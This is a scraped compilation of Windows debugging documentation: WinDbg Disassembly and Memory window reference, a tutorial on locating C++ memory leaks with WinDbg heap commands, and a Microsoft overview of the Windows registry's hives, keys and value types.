- If you want to disassemble a section of memory that does not contain machine instructions, the debugger displays error messages.
- The line that represents the current program counter is highlighted in green, unless you select a line with the mouse or by using one of the **Edit | Go to** *Xxx* commands. If you select a line with the mouse or a **Edit | Go to** *Xxx* command, the selected line is green and the line that represents the current program counter is not highlighted.
- Lines at which breakpoints are set are highlighted. An enabled breakpoint is highlighted in in red, a disabled breakpoint is highlighted in yellow, and a breakpoint that coincides with the current program counter is highlighted in purple.

Toolbar and Shortcut Menu

The Disassembly window has a toolbar that contains two buttons and a shortcut menu with additional commands. To access the menu, right-click the title bar or click the icon that

appears near the upper-right corner of the window (). The toolbar and menu contain the following commands:

- *(Toolbar only)* The **Offset** box enables you to specify a new address for disassembly.
- *(Toolbar and menu)* **Previous** (on the toolbar) and **Previous page** (on the shortcut menu) causes the debugger to disassemble and display the instructions immediately prior to the current display.
- *(Toolbar and menu)* **Next** (on the toolbar) or **Next page** (on the shortcut menu) causes the debugger to disassemble and display the instructions immediately after the current display.
- *(Menu only)* **Go to current address** opens the Source window with the source file that corresponds to the selected line in the Disassembly window and highlights this line.
- *(Menu only)* **Disassemble before current instruction** causes the current line to be placed in the middle of the Disassembly window. This command is the default option. If this command is cleared the current line will appear at the top of the Disassembly window, which saves time because reverse-direction disassembly can be time-consuming.
- *(Menu only)* **Highlight instructions from the current source line** causes all of the instructions that correspond to the current source line to be highlighted. Often, a single source line will correspond to multiple assembly instructions. If code has been optimized, these assembly instructions might not be consecutive. This command enables you to find all of the instructions that were assembled from the current source line.
- *(Menu only)* **Show source line for each instruction** displays the source line number that corresponds to each assembly instruction.
- *(Menu only)* **Show source file for each instruction** displays the source file name that corresponds to each assembly instruction.
- *(Menu only)* **Toolbar** turns the toolbar on and off.
- *(Menu only)* **Dock** or **Undock** causes the window to enter or leave the docked state.
- *(Menu only)* **Move to new dock** closes the Disassembly window and opens it in a new dock.
- *(Menu only)* **Set as tab-dock target for window type** is unavailable for the Disassembly window. This option is only available for Source or Memory windows.
- *(Menu only)* **Always floating** causes the window to remain undocked even if it is dragged to a docking location.
- *(Menu only)* **Move with frame** causes the window to move when the WinDbg frame is moved, even if the window is undocked. For more information about docked, tabbed, and floating windows, see Positioning the Windows.
- *(Menu only)* **Help** opens this topic in the Debugging Tools for Windows documentation.

- *(Menu only)* **Close** closes this window.

http://www.dbgtech.net/windbghelp/hh/debugger/r36_gui_1_f9c06d65-64ae-4439-bb41-318a12e6c859.xml.htm


Debugger Command Window

You can view memory by entering one of the **Display Memory** commands in the Debugger Command window. You can edit memory by entering one of the **Enter Values** commands in the Debugger Command window. For more information, see Accessing Memory by Virtual Address and Accessing Memory by Physical Address.

Opening a Memory Window

To open a Memory window, choose **Memory** from the **View** menu. (You can also press ALT+5 or select the **Memory** button () on the toolbar. ALT+SHIFT+5 closes the active Memory window.)

The following screen shot shows an example of a Memory window.



Using a Memory Window

The Memory window displays data in several columns. The column on the left side of the window shows the beginning address of each line. The remaining columns display the requested information, from left to right. If you select **Bytes** in the **Display format** menu, the ASCII characters that correspond to these bytes are displayed in the right side of the window.

Note By default, the Memory window displays virtual memory. This type of memory is the only type of memory that is available in user mode. In kernel mode, you can use the **Memory Options** dialog box to display physical memory and other data spaces. The **Memory Options** dialog box is described later in this topic.

In the Memory window, you can do the following:

- To write to memory, select inside the Memory window and type new data. You can edit only hexadecimal data—you cannot directly edit ASCII and Unicode characters. Changes take effect as soon as you type new information.
- To see other sections of memory, use the **Previous** and **Next** buttons on the Memory window toolbar, or press the PAGE UP or PAGE DOWN keys. These buttons and keys display the immediately preceding or following sections of memory. If you request an invalid page, an error message appears.
- To navigate within the window, use the RIGHT ARROW, LEFT ARROW, UP ARROW, and DOWN ARROW keys. If you use these keys to move off of the page, a new page is displayed. Before you use these keys, you should resize the Memory window so that it does not have scroll bars. This sizing enables you to distinguish between the actual page edge and the window cutoff.
- To change the memory location that is being viewed, enter a new address into the address box at the top of the Memory window. Note that the Memory window refreshes its display while you enter an address, so you could get error messages before you have completed typing the address. **Note** The address that you enter into the box is interpreted in the current radix. If the current radix is not 16, you should prefix a hexadecimal address with **0x**. To change the default radix, use the **n (Set Number Base)** command in the Debugger Command window. The display within the Memory window itself is not affected by the current radix.
- To change the data type that the window uses to display memory, use the **Display format** menu in the Memory window toolbar. Supported data types include short words, double words, and quad-words; short, long, and quad integers and unsigned integers; 10-byte, 16-byte, 32-byte, and 64-byte real numbers; ASCII characters; Unicode characters; and hexadecimal bytes. The display of hexadecimal bytes includes ASCII characters as well.

The Memory window has a toolbar that contains two buttons, a menu, and a box and has a shortcut menu with additional commands. To access the menu, select and hold (or right-click) the title bar or select the icon near the upper-right corner of the window (). The toolbar and shortcut menu contain the following choices:

- (Toolbar only) The address box enables you to specify a new address or offset. The exact meaning of this box depends on the memory type you are viewing. For example, if you are viewing virtual memory, the box enables you to specify a new virtual address or offset.
- (Toolbar only) **Display format** enables you to select a new display format.
- (Toolbar and menu) **Previous** (on the toolbar) and **Previous page** (on the shortcut menu) cause the previous section of memory to be displayed.
- (Toolbar and menu) **Next** (on the toolbar) and **Next page** (on the shortcut menu) cause the next section of memory to be displayed.
- (Menu only) **Toolbar** turns the toolbar on and off.

- (Menu only) **Auto-fit columns** ensures that the number of columns displayed in the Memory window fits the width of the Memory window.
- (Menu only) **Dock** or **Undock** causes the window to enter or leave the docked state.
- (Menu only) **Move to new dock** closes the Memory window and opens it in a new dock.
- (Menu only) **Set as tab-dock target for window type** sets the selected Memory window as the tab-dock target for other Memory windows. All Memory windows that are opened after one is chosen as the tab-dock target are automatically grouped with that window in a tabbed collection.
- (Menu only) **Always floating** causes the window to remain undocked even if it is dragged to a docking location.
- (Menu only) **Move with frame** causes the window to move when the WinDbg frame is moved, even if the window is undocked. For more information about docked, tabbed, and floating windows, see Positioning the Windows.
- (Menu only) **Properties** opens the **Memory Options** dialog box, which is described in the following section within this topic.
- (Menu only) **Help** opens this topic in the Debugging Tools for Windows documentation.
- (Menu only) **Close** closes this window.

Memory Options Dialog Box

When you select **Properties** on the shortcut menu, the **Memory Options** dialog box appears.

In kernel mode, there are six memory types available as tabs in this dialog box: **Virtual Memory**, **Physical Memory**, **Bus Data**, **Control Data**, **I/O** (I/O port information), and **MSR** (model-specific register information). Select the tab that corresponds to the information that you want to access.

In user mode, only the **Virtual Memory** tab is available.

Each tab enables you to specify the memory that you want to display:

- In the **Virtual Memory** tab, in the **Offset** box, specify the address or offset of the beginning of the memory range that you want to view.
- In the **Physical Memory** tab, in the **Offset** box, specify the physical address of the beginning of the memory range that you want to view. The Memory window can display only described, cacheable physical memory. If you want to display physical memory that has other attributes, use the **d* (Display Memory)** command or the **!d*** extension.
- In the **Bus Data** tab, in the **Bus Data Type** menu, specify the bus data type. Then, use the **Bus number**, **Slot number**, and **Offset** boxes to specify the bus data that you want to view.
- In the **Control Data** tab, use the **Processor** and **Offset** text boxes to specify the control data that you want to view.

- In the **I/O** tab, in the **Interface Type** menu, specify the I/O interface type. Use the **Bus number**, **Address space**, and **Offset** boxes to specify the data that you want to view.
- In the **MSR** tab, in the **MSR** box, specify the model-specific register that you want to view.

Each tab also includes a **Display format** menu. This menu has the same effect as the **Display format** menu in the Memory window.

Select **OK** in the **Memory Options** dialog box to cause your changes to take effect.

https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/memory-window

Command

Use the command menu to:

- Prefer DML
- Highlight and Un-highlight the current text selection (CTRL+ALT+H)
- Clear the command window text
- Save window text to a dml file

Memory

Use the memory menu to:

- Set a data model memory query
- Set the memory size, for example to byte or long
- Set the display format, for example hex or signed
- Set the text display format, for example to ASCII

Source

Use the source menu to:

- Open a source file
- Set an instruction pointer
- Run to cursor
- Close all source windows

https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/windbg-notes-etc-preview

Introduction

Memory leak is a time consuming bug often created by C++ developers. Detection of memory leaks is often tedious. Things get worst if the code is not written by you, or if the code base is quite huge.

Though there are tools available in the market that will help you in memory leak detection, most of these tools are not free. I found **Windbg** as a freeware powerful tool to solve memory


leak bugs. At least, we get an idea about the code location which might be suspected to cause memory leaks. COM Interface leaks are out of the scope of this article.

Windbg is a powerful user/kernel space debugger from Microsoft, which can be downloaded and installed from here.


Using Windbg

To start working with Windbg:

1. Configure the symbol file path to the Microsoft symbol server "*SRV*d:\symbols*http://msdl.microsoft.com/download/symbols*".
2. Add your program EXE/DLL PDB (program database) path to the symbol file path.
3. You also need to to configure the Operating System's flag to enable user stack trace for the process which has memory leaks. This is simple, and can be done with *gflags.exe*. *Gflags.exe* is installed during Windbg's installation. This can also be done through command line, using the command "*gflags.exe /i MemoryLeak.exe +ust*". My program name is *Test2.exe*; hence, for the demo, I will be using *Test2.exe* rather than *MemoryLeak.exe*. The snapshot below shows the setting of OS flags for the application *Test2.exe*.



Once we have configured Windbg for the symbol file path, start the process which is leaking memory, and attach Windbg to it. The Attach option in Windbg is available under the File menu, or can be launched using the F6 shortcut. The snapshot below shows the same:



The *!heap* command of Windbg is used to display heaps. *!heap* is well documented in the Windbg help.

I have developed a small program which leaks memory, and will demonstrate further using the same.

C++

Copy Code

```
int _tmain(int argc, _TCHAR* argv[])
{  while(1)
   {
     AllocateMemory();
   }
   return 0;
}
void AllocateMemory()
```

```
{
    int* a = new int[2000];
    ZeroMemory(a, 8000);
    Sleep(1);
}
```

The above program leaks an integer array of size 2000*4 bytes.

After attaching Windbg to the process, execute the ***!heap –s*** command. *-s* stands for summary. Below is the output of the *!heap -s* for the leaking process:

Copy Code

```
0:001> !heap -s
NtGlobalFlag enables following debugging aids for new heaps:
   validate parameters
   stack back traces
  Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                    (k)     (k)    (k)     (k) length      blocks cont. heap
-------------------------------------------------------------------------------
  00150000 58000062    1024     12     12     1     1    1    0     0   L
  00250000 58001062      64     24     24     15    1    1    0     0   L
  00260000 58008060      64     12     12     10    1    1    0     0
  00330000 58001062   64576  47404  47404    13    4    1    0     0
-------------------------------------------------------------------------------
```

Let the process execute for some time, and then re-break in to the process, and execute *!heap -s* again. Shown below is the output of the command:

Copy Code

```
0:001> !heap -s
NtGlobalFlag enables following debugging aids for new heaps:
  validate parameters
  stack back traces
  Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                    (k)     (k)    (k)     (k) length      blocks cont. heap
  -------------------------------------------------------------------------------
   00150000 58000062    1024     12     12     1     1    1    0     0   L
```

00250000 58001062 64 24 24 15 1 1 0 0 L

00260000 58008060 64 12 12 10 1 1 0 0

00330000 58001062 261184 239484 239484 14 4 1 0 0

Lines marked in bold show the growing heap. The above snapshot shows a heap with the handle **00330000** growing.

Execute ***"!heap -stat –h 00330000"*** for the growing heap. This command shows the heap statistics for the growing heap. Shown below is the command's output.

Copy Code

0:001> !heap -stat -h 00330000

heap @ 00330000

group-by: TOTSIZE max-display: 20

size #blocks total (%) (percent of total busy bytes)

1f64 76c6 - e905f58 (99.99)

1800 1 - 1800 (0.00)

824 2 - 1048 (0.00)

238 2 - 470 (0.00)

244 1 - 244 (0.00)

4c 5 - 17c (0.00)

b0 2 - 160 (0.00)

86 2 - 10c (0.00)

50 3 - f0 (0.00)

74 2 - e8 (0.00)

38 4 - e0 (0.00)

48 3 - d8 (0.00)

c4 1 - c4 (0.00)

62 2 - c4 (0.00)

be 1 - be (0.00)

b8 1 - b8 (0.00)

ae 1 - ae (0.00)

ac 1 - ac (0.00)

55 2 - aa (0.00)

a4 1 - a4 (0.00)

The above snapshot shows 0x76c6 blocks of size 1f64 being allocated (marked in bold). Such a huge number of blocks of the same size makes us suspect that these can be leaked blocks. Rest of the block allocations do not have growing block numbers.

The next step is to get the address of these blocks. Use the command ***!heap -flt s 1f64***. This command filters all other blocks of heap and displays the details of blocks having size 1f64.

Shown below is the output for the command:

Shrink ▲ Copy Code

```
0:001> !heap -flt s 1f64
  _HEAP @ 150000
  _HEAP @ 250000
  _HEAP @ 260000
  _HEAP @ 330000
    HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
      003360e0 03f0 0000  [07]   003360e8    01f64 - (busy)
      00338060 03f0 03f0  [07]   00338068    01f64 - (busy)
      00339fe0 03f0 03f0  [07]   00339fe8    01f64 - (busy)
      0033bf60 03f0 03f0  [07]   0033bf68    01f64 - (busy)
      0033dee0 03f0 03f0  [07]   0033dee8    01f64 - (busy)
      01420040 03f0 03f0  [07]   01420048    01f64 - (busy)
      01421fc0 03f0 03f0  [07]   01421fc8    01f64 - (busy)
      01423f40 03f0 03f0  [07]   01423f48    01f64 - (busy)
      01425ec0 03f0 03f0  [07]   01425ec8    01f64 - (busy)
      01427e40 03f0 03f0  [07]   01427e48    01f64 - (busy)
      01429dc0 03f0 03f0  [07]   01429dc8    01f64 - (busy)
      0142bd40 03f0 03f0  [07]   0142bd48    01f64 - (busy)
      0142dcc0 03f0 03f0  [07]   0142dcc8    01f64 - (busy)
      0142fc40 03f0 03f0  [07]   0142fc48    01f64 - (busy)
      01431bc0 03f0 03f0  [07]   01431bc8    01f64 - (busy)
      01433b40 03f0 03f0  [07]   01433b48    01f64 - (busy)
      01435ac0 03f0 03f0  [07]   01435ac8    01f64 - (busy)
      01437a40 03f0 03f0  [07]   01437a48    01f64 - (busy)
```

014399c0 03f0 03f0 [07] 014399c8 01f64 - (busy)

0143b940 03f0 03f0 [07] 0143b948 01f64 - (busy)

0143d8c0 03f0 03f0 [07] 0143d8c8 01f64 - (busy)

0143f840 03f0 03f0 [07] 0143f848 01f64 - (busy)

014417c0 03f0 03f0 [07] 014417c8 01f64 - (busy)

01443740 03f0 03f0 [07] 01443748 01f64 - (busy)

014456c0 03f0 03f0 [07] 014456c8 01f64 - (busy)

01447640 03f0 03f0 [07] 01447648 01f64 - (busy)

014495c0 03f0 03f0 [07] 014495c8 01f64 - (busy)

0144b540 03f0 03f0 [07] 0144b548 01f64 - (busy)

0144d4c0 03f0 03f0 [07] 0144d4c8 01f64 - (busy)

0144f440 03f0 03f0 [07] 0144f448 01f64 - (busy)

014513c0 03f0 03f0 [07] 014513c8 01f64 - (busy)

01453340 03f0 03f0 [07] 01453348 01f64 - (busy)

014552c0 03f0 03f0 [07] 014552c8 01f64 - (busy)

01457240 03f0 03f0 [07] 01457248 01f64 - (busy)

014591c0 03f0 03f0 [07] 014591c8 01f64 - (busy)

0145b140 03f0 03f0 [07] 0145b148 01f64 - (busy)

0145d0c0 03f0 03f0 [07] 0145d0c8 01f64 - (busy)

0145f040 03f0 03f0 [07] 0145f048 01f64 - (busy)

01460fc0 03f0 03f0 [07] 01460fc8 01f64 - (busy)

01462f40 03f0 03f0 [07] 01462f48 01f64 - (busy)

01464ec0 03f0 03f0 [07] 01464ec8 01f64 - (busy)

01466e40 03f0 03f0 [07] 01466e48 01f64 - (busy)

01468dc0 03f0 03f0 [07] 01468dc8 01f64 - (busy)

Use any **UsrPtr** column value from the listed output, and then use the the command *!heap -p -a UsrPtr* to display the call stack for UsrPtr. I have selected 0143d8c8 marked in bold.

Upon execution of ***!heap -p -a 0143d8c8***, we get the call stack shown below:

Copy Code

```
0:001> !heap -p -a 0143d8c8
   address 0143d8c8 found in
```

_HEAP @ 330000

HEAP_ENTRY Size Prev Flags UserPtr UserSize - state

0143d8c0 03f0 0000 [07] 0143d8c8 01f64 - (busy)

Trace: 0025

7c96d6dc ntdll!RtlDebugAllocateHeap+0x000000e1

7c949d18 ntdll!RtlAllocateHeapSlowly+0x00000044

7c91b298 ntdll!RtlAllocateHeap+0x00000e64

102c103e MSVCR90D!_heap_alloc_base+0x0000005e

102cfd76 MSVCR90D!_heap_alloc_dbg_impl+0x000001f6

102cfb2f MSVCR90D!_nh_malloc_dbg_impl+0x0000001f

102cfadc MSVCR90D!_nh_malloc_dbg+0x0000002c

102db25b MSVCR90D!malloc+0x0000001b

102bd691 MSVCR90D!operator new+0x00000011

102bd71f MSVCR90D!operator new[]+0x0000000f

4113d8 Test2!AllocateMemory+0x00000028

41145c Test2!wmain+0x0000002c

411a08 Test2!__tmainCRTStartup+0x000001a8

41184f Test2!wmainCRTStartup+0x0000000f

7c816fd7 kernel32!BaseProcessStart+0x00000023

The lines marked in bold shows the functions from our code.

Note: Sometimes, it might happen that the "!heap -s" command does not show a growing heap. In that case, use the "!heap -stat -h" command to list all the heaps with their sizes and number of blocks. Spot the growing number of blocks, and then use the "*!heap –flt s SIZE*" (*SIZE* = the size of the suspected block) command.

https://www.codeproject.com/Articles/31382/Memory-Leak-Detection-Using-Windbg

Windows Register

Description of the registry

The *Microsoft Computer Dictionary*, Fifth Edition, defines the registry as:

A central hierarchical database used in Windows 98, Windows CE, Windows NT, and Windows 2000 used to store information that is necessary to configure the system for one or more users, applications, and hardware devices.

The Registry contains information that Windows continually references during operation, such as profiles for each user, the applications installed on the computer and the types of

documents that each can create, property sheet settings for folders and application icons, what hardware exists on the system, and the ports that are being used.

The Registry replaces most of the text-based .ini files that are used in Windows 3.x and MS-DOS configuration files, such as the Autoexec.bat and Config.sys. Although the Registry is common to several Windows operating systems, there are some differences among them. A registry hive is a group of keys, subkeys, and values in the registry that has a set of supporting files that contain backups of its data. The supporting files for all hives except HKEY_CURRENT_USER are in the %SystemRoot%\System32\Config folder on Windows NT 4.0, Windows 2000, Windows XP, Windows Server 2003, and Windows Vista. The supporting files for HKEY_CURRENT_USER are in the %SystemRoot%\Profiles\Username folder. The file name extensions of the files in these folders indicate the type of data that they contain. Also, the lack of an extension may sometimes indicate the type of data that they contain.

Registry hive	**Supporting files**
HKEY_LOCAL_MACHINE\SAM	Sam, Sam.log, Sam.sav
HKEY_LOCAL_MACHINE\Security	Security, Security.log, Security.sav
HKEY_LOCAL_MACHINE\Software	Software, Software.log, Software.sav
HKEY_LOCAL_MACHINE\System	System, System.alt, System.log, System.sav
HKEY_CURRENT_CONFIG	System, System.alt, System.log, System.sav, Ntuser.dat, Ntuser.dat.log
HKEY_USERS\DEFAULT	Default, Default.log, Default.sav

In Windows 98, the registry files are named User.dat and System.dat. In Windows Millennium Edition, the registry files are named Classes.dat, User.dat, and System.dat.

Note

Security features in Windows let an administrator control access to registry keys.

The following table lists the predefined keys that are used by the system. The maximum size of a key name is 255 characters.

Folder/predefined key	**Description**
HKEY_CURRENT_USER	Contains the root of the configuration information for the user who is currently logged o user's folders, screen colors, and Control Panel settings are stored here. This information associated with the user's profile. This key is sometimes abbreviated as *HKCU*.
HKEY_USERS	Contains all the actively loaded user profiles on the computer. HKEY_CURRENT_USER is a subkey of HKEY_USERS. HKEY_USERS is sometimes abbreviated as *HKU*.
HKEY_LOCAL_MACHINE	Contains configuration information particular to the computer (for any user). This key is sometimes abbreviated as *HKLM*.
HKEY_CLASSES_ROOT	Is a subkey of HKEY_LOCAL_MACHINE\Software. The information that is stored here mak sure that the correct program opens when you open a file by using Windows Explorer. Th is sometimes abbreviated as *HKCR*. Starting with Windows 2000, this information is store under both the HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER keys.

Folder/predefined key	Description
	The HKEY_LOCAL_MACHINE\Software\Classes key contains default settings that can appl all users on the local computer. The HKEY_CURRENT_USER\Software\Classes key contain settings that override the default settings and apply only to the interactive user. The HKEY_CLASSES_ROOT key provides a view of the registry that merges the information fro these two sources. HKEY_CLASSES_ROOT also provides this merged view for programs th designed for earlier versions of Windows. To change the settings for the interactive user, changes must be made under HKEY_CURRENT_USER\Software\Classes instead of under HKEY_CLASSES_ROOT. To change the default settings, changes must be made under HKEY_LOCAL_MACHINE\Software\Classes. If you write keys to a key under HKEY_CLASSES_ROOT, the system stores the information under HKEY_LOCAL_MACHINE\Software\Classes. If you write values to a key under HKEY_CLASSES_ROOT, and the key already exists under HKEY_CURRENT_USER\Software\Classes, the system will store the information the instead of under HKEY_LOCAL_MACHINE\Software\Classes.
HKEY_CURRENT_CONFIG	Contains information about the hardware profile that is used by the local computer at sy startup.

Note

The registry in 64-bit versions of Windows XP, Windows Server 2003, and Windows Vista is divided into 32-bit and 64-bit keys. Many of the 32-bit keys have the same names as their 64-bit counterparts, and vice versa. The default 64-bit version of Registry Editor that is included with 64-bit versions of Windows XP, Windows Server 2003, and Windows Vista displays the 32-bit keys under the node HKEY_LOCAL_MACHINE\Software\WOW6432Node. For more information about how to view the registry on 64-Bit versions of Windows, see **How to view the system registry by using 64-bit versions of Windows**.

The following table lists the data types that are currently defined and that are used by Windows. The maximum size of a value name is as follows:

- Windows Server 2003, Windows XP, and Windows Vista: 16,383 characters
- Windows 2000: 260 ANSI characters or 16,383 Unicode characters
- Windows Millennium Edition/Windows 98/Windows 95: 255 characters

Long values (more than 2,048 bytes) must be stored as files with the file names stored in the registry. This helps the registry perform efficiently. The maximum size of a value is as follows:

- Windows NT 4.0/Windows 2000/Windows XP/Windows Server 2003/Windows Vista: Available memory
- Windows Millennium Edition/Windows 98/Windows 95: 16,300 bytes

Note

There is a 64K limit for the total size of all values of a key.

Name	Data type	Description
Binary Value	REG_BINARY	Raw binary data. Most hardware component information is st as binary data and is displayed in Registry Editor in hexadecim format.
DWORD Value	REG_DWORD	Data represented by a number that is 4 bytes long (a 32-bit integer). Many parameters for device drivers and services are type and are displayed in Registry Editor in binary, hexadecim decimal format. Related values are DWORD_LITTLE_ENDIAN (significant byte is at the lowest address) and REG_DWORD_BIG_ENDIAN (least significant byte is at the hig address).
Expandable String Value	REG_EXPAND_SZ	A variable-length data string. This data type includes variables are resolved when a program or service uses the data.
Multi-String Value	REG_MULTI_SZ	A multiple string. Values that contain lists or multiple values in form that people can read are generally this type. Entries are separated by spaces, commas, or other marks.
String Value	REG_SZ	A fixed-length text string.
Binary Value	REG_RESOURCE_LIST	A series of nested arrays that is designed to store a resource l that is used by a hardware device driver or one of the physica devices it controls. This data is detected and written in the \ResourceMap tree by the system and is displayed in Registry Editor in hexadecimal format as a Binary Value.
Binary Value	REG_RESOURCE_REQUIREMENTS_LIST	A series of nested arrays that is designed to store a device driv list of possible hardware resources the driver or one of the ph devices it controls can use. The system writes a subset of this the \ResourceMap tree. This data is detected by the system a displayed in Registry Editor in hexadecimal format as a Binary Value.
Binary Value	REG_FULL_RESOURCE_DESCRIPTOR	A series of nested arrays that is designed to store a resource l that is used by a physical hardware device. This data is detect and written in the \HardwareDescription tree by the system a displayed in Registry Editor in hexadecimal format as a Binary Value.
None	REG_NONE	Data without any particular type. This data is written to the re by the system or applications and is displayed in Registry Edito hexadecimal format as a Binary Value
Link	REG_LINK	A Unicode string naming a symbolic link.
QWORD Value	REG_QWORD	Data represented by a number that is a 64-bit integer. This da displayed in Registry Editor as a Binary Value and was introdu Windows 2000.

Back up the registry

Before you edit the registry, export the keys in the registry that you plan to edit, or back up the whole registry. If a problem occurs, you can then follow the steps in the Restore the registry section to restore the registry to its previous state. To back up the whole registry, use the Backup utility to back up the system state. The system state includes the registry, the COM+ Class Registration Database, and your boot files. For more information about how to use the Backup utility to back up the system state, see the following articles:

- Back up and restore your PC
- How to use the backup feature to back up and restore data in Windows Server 2003

Edit the registry

To modify registry data, a program must use the registry functions that are defined in Registry Functions.

Administrators can modify the registry by using Registry Editor (Regedit.exe or Regedt32.exe), Group Policy, System Policy, Registry (.reg) files, or by running scripts such as VisualBasic script files.

Use the Windows user interface

We recommend that you use the Windows user interface to change your system settings instead of manually editing the registry. However, editing the registry may sometimes be the best method to resolve a product issue. If the issue is documented in the Microsoft Knowledge Base, an article with step-by-step instructions to edit the registry for that issue will be available. We recommend that you follow those instructions exactly.

Use Registry Editor

Warning

Serious problems might occur if you modify the registry incorrectly by using Registry Editor or by using another method. These problems might require that you reinstall the operating system. Microsoft cannot guarantee that these problems can be solved. Modify the registry at your own risk.

You can use Registry Editor to do the following actions:

- Locate a subtree, key, subkey, or value
